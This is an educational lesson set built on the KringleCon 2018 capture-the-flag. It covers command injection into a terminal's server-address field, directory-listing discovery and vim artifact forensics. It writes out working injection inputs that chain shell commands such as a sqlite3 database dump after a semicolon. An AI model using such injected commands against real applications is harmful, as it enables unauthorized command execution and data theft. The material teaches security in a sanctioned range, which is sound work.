

Kringlecon Lessonized

Note to instructors

These lessons are available as one large file or broken down into individual lesson files so that you don't have to hand out spoilers. I recommend against using the solutions as graded items, however; solutions to all Holiday Hack challenges are available on the Internet. Questions for the students to answer that require thought should be gradable.

Many of the lessons can be done in Windows, but some require the use of a Linux OS. If your lab allows VMware Workstation Player (free for educational use) or another hypervisor like Virtual Box, students should have no trouble doing these lessons. They do require Internet access, but other than that and access to Windows and Linux, nothing else is required.

These lessons do not have to be run straight through, as many can be standalone lessons. The Badge Manipulation lesson on SQL Injection is a good example. Data Repo Analysis and Dev Ops Fail could be combined for some interested in security of GitHub repositories. The only lessons that rely on previous lessons (other than for hints, which you can fix) are the Snort Terminal and PowerShell malware analysis lessons (Stop the Malware, Recover Alabaster's Password, and Who Is Behind it All.)

Feel free to use any or all these lessons in your classes or texts. If you do use them, I ask that you let me know how it went. If you make improvements or run into problems, please contact me at johnyork807@gmail.com or @JohnYork_r2 on Twitter.

Name	Page #	Item #	Area
TheNameGame	6	1	PowerShell Command Injection, sqlite3
WebDirectoryBrowsing	11	2	Web server directory listing exposed
LethalForensics	14	3	VI editor artifacts
deBruijnSequence	19	4	Number key lock without reset-Ford cars
StallMuckingReport	22	5	Password exposed in command (Linux ps), smbclient
DataRepoAnalysis	27	6	Password exposed in Git repository, TruffleHog
CURLingMaster	33	7	HTTP/2, curl, BASH history
AD Privilege Discovery	37	8	BloodHound
YuleLog	41	9	XML log analysis, grep, python, regex
BadgeManipulation	50	10	SQL Injection, QR codes
DevOpsFail	61	11	Password exposed in Git repository
HRIncidentResponse	66	12	CSV formula injection
PythonEscape	72	13	Python tricks
NetworkTrafficForensics	76	14	node.js, HTTP/2 decryption, Extract SMTP attachment
SleighbellChallenge	93	15	debugging tricks
SnortChallenge	96	16	Snort IDS rule
IdentifytheDomain	113	17	Extracting malware from macros, PowerShell malware reverse engineering
StopTheMalware	120	18	PowerShell malware reverse engineering
RecoverAlabastersPassword	126	19	AES and Public Key Encryption, PowerShell memory dump
WhoIsBehindItAll	152	20	Music

Kringlecon Lessonized

Welcome to [Kringlecon](#), a Capture the Flag (CTF) contest that is designed to entertain you and teach you penetration testing (pentest) and general IT security skills. Kringlecon has a series of excellent presentations designed to keep your pentest skills up to date. Some of the presentations even show you how to solve problems you will encounter in Kringlecon. These lessons will lead you through the CTF while highlighting and explaining the concepts behind the challenges.

It is very important to note that Kringlecon is available for free as a gift of [SANS](#) and CounterHack to the IT security world. Kringlecon offers a wide variety of practice for practitioners who may have to work in a small niche of the ITsec world during the rest of the year. It also introduces new techniques to people new to ITsec. Most of all, it lets us hack in a safe cyber range and have fun!

This year's [Holiday Hack Challenge](#) (HHC), Kringlecon, is about the same difficulty as last year's [HHC 2017](#). If the Kringlecon challenges are too much, give the [Lessonized version of the 2017 challenge](#) a try! All HHC's are maintained year-round for you ITsec education pleasure. If you ever run across Ed Skoudis or the CounterHack team, tell them thanks!

Note: These lessons are broken into small pieces to avoid giving spoilers away. If you are stuck go on to the next lesson, which will have the solution you need. The answers to all the HHC challenges are posted in many places on the Internet. If you want to get the most out of these lessons, avoid looking at the solutions on the Internet while doing the lessons.


Introduction to Kringlecon

First, we'll familiarize you with some of the basic aspects of the game. Go to <https://kringlecon.com/> and create an account. That should take you to the front gate of the conference location, Santa's castle. You can personalize your avatar using the icons at the top right of the game.



On the way in to the castle you will meet Santa, who has good advice if you click on him. In fact, you cannot enter the castle until you have talked to Santa. Here's some good advice: if you forget what


characters told you, click on the drop-down menu at the top right to see what they said.



The screenshot shows a mobile-style interface for KringleCon. At the top is a navigation bar with icons for help, volume, list, message, profile, and share. Below it is a header "Santa". The main area has a dark background with white text. On the left, there's a small circular icon with a letter "S" and a cartoon illustration of Santa Claus and a Toy Soldier. To the right, a message from "Santa" dated "December 26th" is displayed:

Welcome, my friends! Welcome to my castle! Would you come forward please?
Welcome. It's nice to have you here! I'm so glad you could come. This is going to be such an exciting day!
I hope you enjoy it. I think you will.
Today is the start of KringleCon, our new conference for cyber security practitioners and hackers around the world.
KringleCon is designed to share tips and tricks to help leverage our skills to make the world a better, safer place.
Remember to look around, enjoy some talks by world-class speakers, and mingle with our other guests.
And, if you are interested in the background of this con, please check out Ed Skoudis' talk called **START HERE**.
Delighted to meet you. Overjoyed! Enraptured! Entranced! Are we ready? Yes! In we go!

Your badge is a black Christmas tree-shaped icon on the front of your avatar. If you click it, you can see your objectives, hints from the characters, and other good information.





The badge interface shows two panels. The left panel is titled "KringleCon" and lists "Narrative [28 of 32]", "Objectives", "Hints", "Talks", and "Achievements". The right panel is also titled "KringleCon" and lists "Evil Clouds", "Narrative [28 of 32]", "Objectives", "Hints", "Talks", and "Achievements". Both panels have a "Submit" button at the bottom.

The list of talks is especially helpful--you can learn a lot about pentest techniques and IT security from these talks. Some of them have hints you need for the challenges, and others will be assigned as homework.


Once you enter the castle lobby, you will see several interesting things. Hans and the Toy Soldier are non-player characters (NPCs) that may have interesting things to say, but do not impact challenges. Normally, elves stand beside the terminals they manage. The elf may give you hints about how to solve the terminals. When you solve terminals, generally you receive more hints both in discussions with the elves (click on them) and in the Hints section of your badge.

The first challenge on your badge asks you to review the recent HHC history. To answer that challenge, you need to listen to a talk by Ed Skoudis, the originator of the HHC. It's a cool talk, but if you are in a hurry to get on with the hacking, the flag you will receive if you answer the questions correctly is shown


in the screenshot below.



There's one more thing we should look at to complete our tour--an elf terminal. Bushy Evergreen has a simple challenge for you to show you how terminals work.



When you click on Bushy's terminal Essential Editor Skills, you see this screen.



Show him how to exit vi; your favorite search engine will be helpful if you haven't used vi before. When you do, the terminal will congratulate you and Bushy will have hints for you, if you click on him. In your

badge you will see a hint from Bushy that gives this link: <https://kb.iu.edu/d/afc>.

The screenshot shows a terminal window with the following text:

```
Loading, please wait.....  
You did it! Congratulations!  
elf@e4c1abdaf277:~$
```

To the right of the terminal is a message from a user named Bushy Evergreen:

B Bushy Evergreen 4:46PM
Wow, it seems so easy now that you've shown me how!
To thank you, I'd like to share some other tips with you.
Have you taken a look at the Orientation Challenge?
This challenge is limited to past SANS Holiday Hack
Challenges from 2015, 2016, and 2017. You DO NOT need to
play those challenges.
If you listen closely to Ed Skoudis' talk at the con, you might
even pick up all the answers you need...
It may take a little poking around, but with your skills, I'm sure
it'll be a wintergreen breeze!

...

By the way, vi is one of the two famous console text editors that date back to the early Linux days (the other is EMACS.) It is amazingly powerful, with search, replace, cut, paste, and much more. It's a little tricky, but if you are going to be using a Linux console it is good to know the basics of vi.

I guess we would have saved time if we had worked with Bushy first and found the link to Ed Skoudis talk first. Oh well. There should be two achievements on your badge now. We'll move on to the next objective.

The screenshot shows the KringleCon badge interface. On the left, there is a sidebar with links: KringleCon, Narrative (1 of 12), Objectives, State, Talks, Achievements, and Help. The main area displays the following information:

2) Directory Browsing
Difficulty: ★★★★
Who submitted (First Last) the rejected talk titled Data Loss for Rainbow Teams: A Path in the Darkness? Please analyze the CFP site to find out. For hints on achieving this objective, please visit Minty Candy cane and help her with the The Name Game Cranberry Pi terminal challenge.


A large button labeled "Submit" is visible at the bottom right.

Homework

Objective 2, Directory Browsing, suggests that you visit Minty Candy cane for hints. Minty is on the other side of the lobby from Bushy. When you talk to Minty, she will explain the problem and two hints will appear in the Hints section of your badge; both are helpful links. (Note: Minty and the articles mention using the '&' symbol. I had better luck without it.)

See if you can solve Minty's terminal challenge without any further assistance.

Terminal Challenge--The Name Game (part 1)



PowerShell Command Injection

The term “command injection” refers to a vulnerability where a program does not properly check user input. It allows attackers to execute commands in the program by entering commands into the form (web page, whatever.) It’s a vulnerability that has been around for a long time and appears again and again in code written for almost every language and operating system.

Step 1 Reconnaissance

First determine if the application is potentially vulnerable to command injection. If you haven’t read the articles mentioned in the hints, read the one in the PowerShell Command Injection now.

<https://ss64.com/ps/call.html>

A good first step is to enter special characters mixed in with regular alpha-numeric characters into all the fields. The article tells you which characters might work. Try to get the application to generate helpful error messages.

Step 2 Inject Commands

Once you have found a vulnerable field, try to inject commands. The semicolon is useful for this, since it is used to separate commands that are entered in one line. For example, command 1; command 2; command 3. This works in many languages and OSs and in the language this site appears to use, PowerShell. So, you can finish the command the application is running with a semicolon and then add your command. Simple commands to test with could be things like, echo isthisworking, dir, or ls.

Hand In

- 1) Which field is vulnerable to command injection?

- 2) Hand in a screenshot where you successfully inject a command.

Terminal Challenge--The Name Game (part 2)

Command Injection

In the last section you were tasked with finding a field that was vulnerable to command injection. We can start by selecting the first option and entering `a; a` everywhere.

```
=====
= S A N T A ' S C A S T L E E M P L O Y E E O N B O A R D I N G =
=====

Press 1 to start the onboard process.
Press 2 to verify the system.
Press q to quit.

Please make a selection:
```

Press 1 and we go here:

```
At Santa's Castle, our employees are our family. We care for each other,
and support everyone in our common goals.

Your first test at Santa's Castle is to complete the new employee onboarding paperwork.
Don't worry, it's an easy test! Just complete the required onboarding information below.

Enter your first name.
: a;a
Enter your last name.
: a;a
Enter your street address (line 1 of 2).
: a;a
Enter your street address (line 2 of 2).
: a;a
Enter your city.
: a;a
Enter your postal code.
: a;a
Enter your phone number.
: a;a
Enter your email address.
: a;a

Is this correct?

a;a a;a
a;a
a;a
a;a, a;a
a;a
a;a
y/n: Y
Save to sqlite DB using command line
Press Enter to continue...:
```

When we press Enter, we go back to the main screen. No obvious injection there.

Try the same thing for the second option.

```
Validating data store for employee onboard information.  
Enter address of server: a;a  
ping: unknown host a  
/bin/bash: a: command not found  
onboard.db: SQLite 3.x database  
Press Enter to continue...:
```

Now that is interesting! It looks like the site tried to ping a, and then tried to execute a. If that is correct, then something like 192.168.1.1; echo IsThisWorking may work.

```
Validating data store for employee onboard information.  
Enter address of server: 192.168.1.1; echo IsThisWorking  
connect: Network is unreachable  
IsThisWorking  
onboard.db: SQLite 3.x database  
Press Enter to continue...:
```

That's it! It appears they are running PowerShell (at least that is what the hints say) on top of Linux (/bin/bash error message when we tried a ; a). It also appears the information we need is in a SQLite 3.x database. It is nice of them to tell us! Note: when you are writing applications, error messages may help you, but they also help attackers. Remove helpful error messages before your application is put in production!

```
Validating data store for employee onboard information.  
Enter address of server: 10.1.1.1;ls -l  
connect: Network is unreachable  
total 5448  
-rw-r--r-- 1 root root 3866 Dec 14 16:13 menu.ps1  
-rw-rw-rw- 1 root root 24576 Dec 14 16:13 onboard.db  
-rwxr-xr-x 1 root root 5547968 Dec 14 16:13 runtoanswer  
onboard.db: SQLite 3.x database  
Press Enter to continue...:
```

Yep! They are running on top of Linux (or maybe they installed the BASH shell in Windows 10.)

Exploitation

Read the article at <https://www.digitalocean.com/community/questions/how-do-i-dump-an-sqlite-database>. It will show you how to dump the database so you can find the answer to the challenge.

Hand In

- 1) Show the commands you used to dump the database.

- 2) What is the first name of the new employee with the last name Chan?

Terminal Challenge--The Name Game (part 3)

Exploitation

The SQLite article from the hints suggests using this: `sqlite3 dbname.db .dump`

```
Validating data store for employee onboard information.  
Enter address of server: 192.168.1.1; sqlite3 onboard.db .dump
```

That returns a lot of data. Since this is Linux, maybe we can use `grep`. In the opening screen of the terminal, Minty tells us she wants the first name for Chan.

```
We just hired this new worker,  
Californian or New Yorker?  
Think he's making some new toy bag...  
My job is to make his name tag.  
  
Golly gee, I'm glad that you came,  
I recall naught but his last name!  
Use our system or your own plan,  
Find the first name of our guy "Chan!"  
  
-Bushy Evergreen  
  
To solve this challenge, determine the new worker's first name and submit to runtoanswer.
```

So, we can try `10.0.0.1; sqlite3 dbname.db .dump | grep "Chan"`

```
Validating data store for employee onboard information.  
Enter address of server: 10.0.0.1;sqlite3 onboard.db .dump | grep "Chan"  
connect: Network is unreachable  
INSERT INTO "onboard" VALUES(84,'Scott','Chan','48 Colorado Way',NULL,'Los Angeles','90067','4  
017533509','scottmchan90067@gmail.com');  
onboard.db: SQLite 3.x database  
Press Enter to continue...:
```

So, the answer is 'Scott'. Note: I was trying random IP addresses in the entry for fun--any text would have done.

Note: Most of the terminals allow copy and paste with Control-C and Control-V, and selection of large areas of text with shift-click. You could have copied the entire database to your workstation.

The last step is to answer the terminal's question. To do that, we need to execute the file `runtoanswer` that we saw in the directory listing from the last lesson. That file is in our working directory so we have to put `./runtoanswer` in our statement. We will use:

`10.0.2.2; ./runtoanswer`.

```
Validating data store for employee onboard information.  
Enter address of server: 10.0.2.2; ./runtoanswer
```

```
Validating data store for employee onboard information.  
Enter address of server: 10.0.2.2; ./runtoanswer  
connect: Network is unreachable  
Loading, please wait.....
```

Enter Mr. Chan's first name: Scott

Congratulations!

Now you will get additional hints if you click on Minty, and hints will also appear in your badge.

M Minty Candycane 12:31PM

Thank you so much for your help! I've gotten Mr. Chan his name tag. I'd love to repay the favor.

Have you ever visited a website and seen a listing of files - like you're browsing a directory? Sometimes this is enabled on web servers.

This is generally unwanted behavior. You can find *sleighloads* of examples by searching the web for "index of". On a website, it's sometimes as simple as removing characters from the end of a URL.

What a silly misconfiguration for leaking information!

Finding Browsable Directories

From: Minty Candycane

Website Directory Browsing

From: Minty Candycane

Up Next--The Directory Browsing Objective

2) Directory Browsing

difficulty: ● ● ● ●

Who submitted (First Last) the rejected talk titled Data Loss for Rainbow Teams: A Path in the Darkness? Please analyze the CFP site to find out. For hints on achieving this objective, please visit Minty Candycane and help her with the The Name Game Cranberry Pi terminal challenge.

Objective--Web Directory Browsing (part 1)

Objective

The hints for this objective can be found in the dialog from Minty Candycane, and in Minty Candycane's hints on your badge. Once you are armed with those hints, this challenge should be easy. Go to <https://cfp.kringlecastle.com/>, download the necessary file, and you are done.

The screenshot shows a browser window with two main parts. On the left, a dark blue task dialog box contains the following information:

2) Directory Browsing
difficulty: ★★★★
Who submitted (First Last) the rejected talk titled Data Loss for Rainbow Teams: A Path in the Darkness? Please analyze the CFP site to find out. For hints on achieving this objective, please visit Minty Candycane and help her with the The Name Game Cranberry Pi terminal challenge.

On the right, the KringleCon website is displayed. The header reads "KRINGLECON" and "KRINGLECON CALL FOR PAPERS". Below the header, it says "KringleCon is the only North Pole conference to feature speakers from around the world." and "Apply now!". A red "APPLY NOW!" button is at the bottom.

Hand in

- 1) What URL allowed you to download the file?

- 2) Who submitted the rejected talk in the objective?

Objective--Web Directory Browsing (part 2)

Solution

Based on the hints, we want to find a URL that we can remove the last characters from. The only other page on the site is reached by clicking on the Apply button, which is <https://cfp.kringlecastle.com/cfp/cfp.html>.

KRINGLECON

MENU

KRINGLECON CALL FOR PAPERS

The KringleCon CFP is officially closed.

Remove the last characters to get <https://cfp.kringlecastle.com/cfp/> and voila!

..	
cfp.html	08-Dec-2018 13:19
rejected-talks.csv	08-Dec-2018 13:19

Index of /cfp/

..	
cfp.html	08-Dec-2018 13:19
rejected-talks.csv	08-Dec-2018 13:19

Click on rejected-talks.csv and you have the answer.

talkCandidateId	request	payload	status	error	timeout
qmt1,0,8040422,200, FALSE, FALSE, Banky,Orford,Marketing		data loss for rainbow			
qmt2,1,8040423,200, FALSE, FALSE, Sarah,Thibodeaux,Event Planner,Crypto or Containers: Abused for Fun and					
qmt3,2,8040424,200, FALSE, FALSE, John,McClane,Director of Security,Data Loss for Rainbow Teams: A Path in					
qmt4,3,8040425,200, FALSE, FALSE, Davidde,Yellop,Analyst,Industrial Control Systems Content Filtering: Dis					
qmt5,4,8040426,200, FALSE, FALSE, Berton,Tupie,Meeting Planner,Rootkits Emailed Malware: Extensible Models					
qmt6,5,8040427,200, FALSE, FALSE, Kelbee,McBean,Marketing Director,Web Application Filters and DNS: Anomal					
qmt7,6,8040428,200, FALSE, FALSE, Dennet,Warwicker,CTO,Denial-of-service Spearphishing: Military Grade,3,9					

All that's left is to submit the answer.

2) Directory Browsing

Difficulty: 

Who submitted (First Last) the rejected talk titled Data Loss for Rainbow Teams: A Path in the Darkness? Please analyze the CFP site to find out. For hints on achieving this objective, please visit Minty Candycane and help her with the *The Name Game Cranberry Pi* terminal challenge.

John McLane|

Up Next

The next objective tells us we will need visit Tangle Coalbox and help him with his LethalForensicELFication terminal challenge. Off we go!

3) de Bruijn Sequences

Difficulty: 

When you break into the speaker unpreparedness room, what does Morcel Nougat say? For hints on achieving this objective, please visit Tangle Coalbox and help him with *Lethal ForensicELFication Cranberry Pi* terminal challenge.

Terminal Challenge--LethalForensics (part 1)

Get the Hints

Tangle Coalbox lives on the right side of the second floor, where the music is the Brandenburg Concerto.



The hint that Tangle puts on your badge is essential.



<https://tm4n6.com/2017/11/15/forensic-relevance-of-vim-artifacts/>

The Terminal

Here is what the LethalForensicELFication terminal shows you.

The terminal window displays a poem and some text:

```
.....'!';,:ccclloooddxkk000KKXXNNWWMMMM
.....'!';,:ccclloooddxkk000KKXXNNWWMMMM
l..d' .d' ..o: .d;.;...`dl;,do,:lloc:codddod0xxkOKOOkKKXXNNWWMMMM
lo,cl,d' ;... ,d'.lc;.;...`doed:,;l:lcldlndo0xdxxOKOOkKKXXNNWWMMMM
lo lod' ;... coro:.;...`dl':;l:;ooldcd0x0xxkOKOOkKKXXNNWWMMMM
.. ./. .... .;...`c:'':l;;e:;llccooedk00Ok000KKXXNNWWMMMM
.....'!';,:ccclloooddxkk000KKXXNNWWMMMM
.....'!';,:ccclloooddxkk000KKXXNNWWMMMM

Christmas is coming, and so it would seem,
ER (Elf Resources) crushes elves' dreams.
One tells me she was disturbed by a bloke.
He tells me this must be some kind of joke.

Please do your best to determine what's real.
Has this jamoke, for this elf, got some feels?
Lethal forensics ain't my cup of tea;
If YOU can fake it, my hero you'll be.

One more quick note that might help you complete,
Clearing this mess up that's now at your feet.
Certain text editors can leave some clue.
Did our young Romeo leave one for you?

- Tangle Coalbox, ER Investigator

Find the first name of the elf of whom a love poem
was written. Complete this challenge by submitting
that name to runtoanswer.
elf@5fe717d1e900:~$
```

You can find the file that caused the complaint easily, but that will not solve the challenge for you. You will have to study the link Tangle gave you in the hints. Here is another link that will help you if you are not familiar with vi and some of the Linux command line tools. <http://www.info.org/vi/search.html>
Also it helps to know what the `-a` option in the `ls` command does.

Hand in

- 1) What is the first name of the elf of whom the love poem was written?

 - 2) What forensics evidence do you have to justify that conclusion?

Terminal Challenge--LethalForensics (part 2)

Finding vim artifacts

The article in the hints mentioned a hidden file, `.viminfo`. Let's use `ls -la` to see what else is there.

```
elf@01cfa959f596:~$ ls -la
total 5460
drwxr-xr-x 1 elf  elf      4096 Dec 14 16:28 .
drwxr-xr-x 1 root root    4096 Dec 14 16:28 ..
-rw-r--r-- 1 elf  elf      419 Dec 14 16:13 .bash_history
-rw-r--r-- 1 elf  elf     220 May 15 2017 .bash_logout
-rw-r--r-- 1 elf  elf    3540 Dec 14 16:28 .bashrc
-rw-r--r-- 1 elf  elf      675 May 15 2017 .profile
drwxr-xr-x 1 elf  elf      4096 Dec 14 16:28 .secrets
-rw-r--r-- 1 elf  elf     5063 Dec 14 16:13 .viminfo
-rwxr-xr-x 1 elf  elf  5551072 Dec 14 16:13 runtoanswer
elf@01cfa959f596:~$ █
```

I always like to spy on secrets, especially when they are hidden files. Remember that in Linux, adding a period to the front of a file name makes it "hidden" so it won't appear in normal directory listings. The `-a` option in `ls` shows those hidden files.

```
elf@01cfa959f596:~$ ls -la .secrets
total 12
drwxr-xr-x 1 elf  elf  4096 Dec 14 16:28 .
drwxr-xr-x 1 elf  elf  4096 Dec 14 16:28 ..
drwxr-xr-x 1 elf  elf  4096 Dec 14 16:28 her
elf@01cfa959f596:~$ ls -la .secrets/her
total 12
drwxr-xr-x 1 elf  elf  4096 Dec 14 16:28 .
drwxr-xr-x 1 elf  elf  4096 Dec 14 16:28 ..
-rw-r--r-- 1 elf  elf  1880 Dec 14 16:13 poem.txt
elf@01cfa959f596:~$ █
```

Let's examine `poem.txt` just for fun.

```
elf@01cfa959f596:~$ cat .secrets/her/poem.txt
Once upon a sleigh so weary, Morcel scrubbed the grime so dreary,
Shining many a beautiful sleighbell bearing cheer and sound so pure--
    There he cleaned them, nearly napping, suddenly there came a tapping,
As of someone gently rapping, rapping at the sleigh house door.
    "'Tis some caroler," he muttered, "tapping at my sleigh house door--
        Only this and nothing more."
Then, continued with more vigor, came the sound he didn't figure,
Could belong to one so lovely, walking 'bout the North Pole grounds.
    But the truth is, she WAS knocking, 'cause with him she would be talking,
Off with fingers interlocking, strolling out with love newfound?
Gazing into eyes so deeply, caring not who sees their rounds.
    Oh, 'twould make his heart resound!
Hurried, he, to greet the maiden, dropping rag and brush - unlaiden.
```

Hmm, it's not very original, just stolen from a famous poem. You don't see the name of the lady he's writing about, but there is one spot where "NEVERMORE" is in a place that could hold a name.

Let's get back to forensics. The article said we should look at .viminfo. It appears someone has removed the less command, which is not surprising since it is powerful. Its older brother more will work for our purposes.

```
elf@01cfa959f596:~$ less .viminfo
bash: less: command not found
elf@01cfa959f596:~$ more .viminfo
```

There is some interesting information in .viminfo. It appears that the "author" of the poem, Marcel Nougat removed all instances of Elinore, replaced them with NEVERMORE, and saved the file (:wq).

```
# Last Substitute Search Pattern:
~MSle0~&Elinore

# Last Substitute String:
$NEVERMORE

# Command Line History (newest to oldest):
:wq
|2,0,1536607231,, "wq"
:bs/Elinore/NEVERMORE/g
|2,0,1536607217,, "%s/Elinore/NEVERMORE/g"
:r .secrets/her/poem.txt
|2,0,1536607201,, "r .secrets/her/poem.txt"
.:a
```

We will submit Elinore as the answer. Again, remember the period before runtoanswer. The period is the abbreviation for "the current directory" and tells BASH we specifically want to run the file and not another with the same name that may be in our path. That way if someone puts an evil ls in our directory, we will not run the evil file by mistake when we type ls. Microsoft finally caught on after many years and incorporated the same feature into PowerShell.

```
elf@01cfa959f596:~$ ls -l
total 5424
-rwxr-xr-x 1 elf elf 5551072 Dec 14 16:13 runtoanswer
elf@01cfa959f596:~$ ./runtoanswer
Loading, please wait.....
```



```
Who was the poem written about? Elinore
```

Woot, woot! We were right!

```
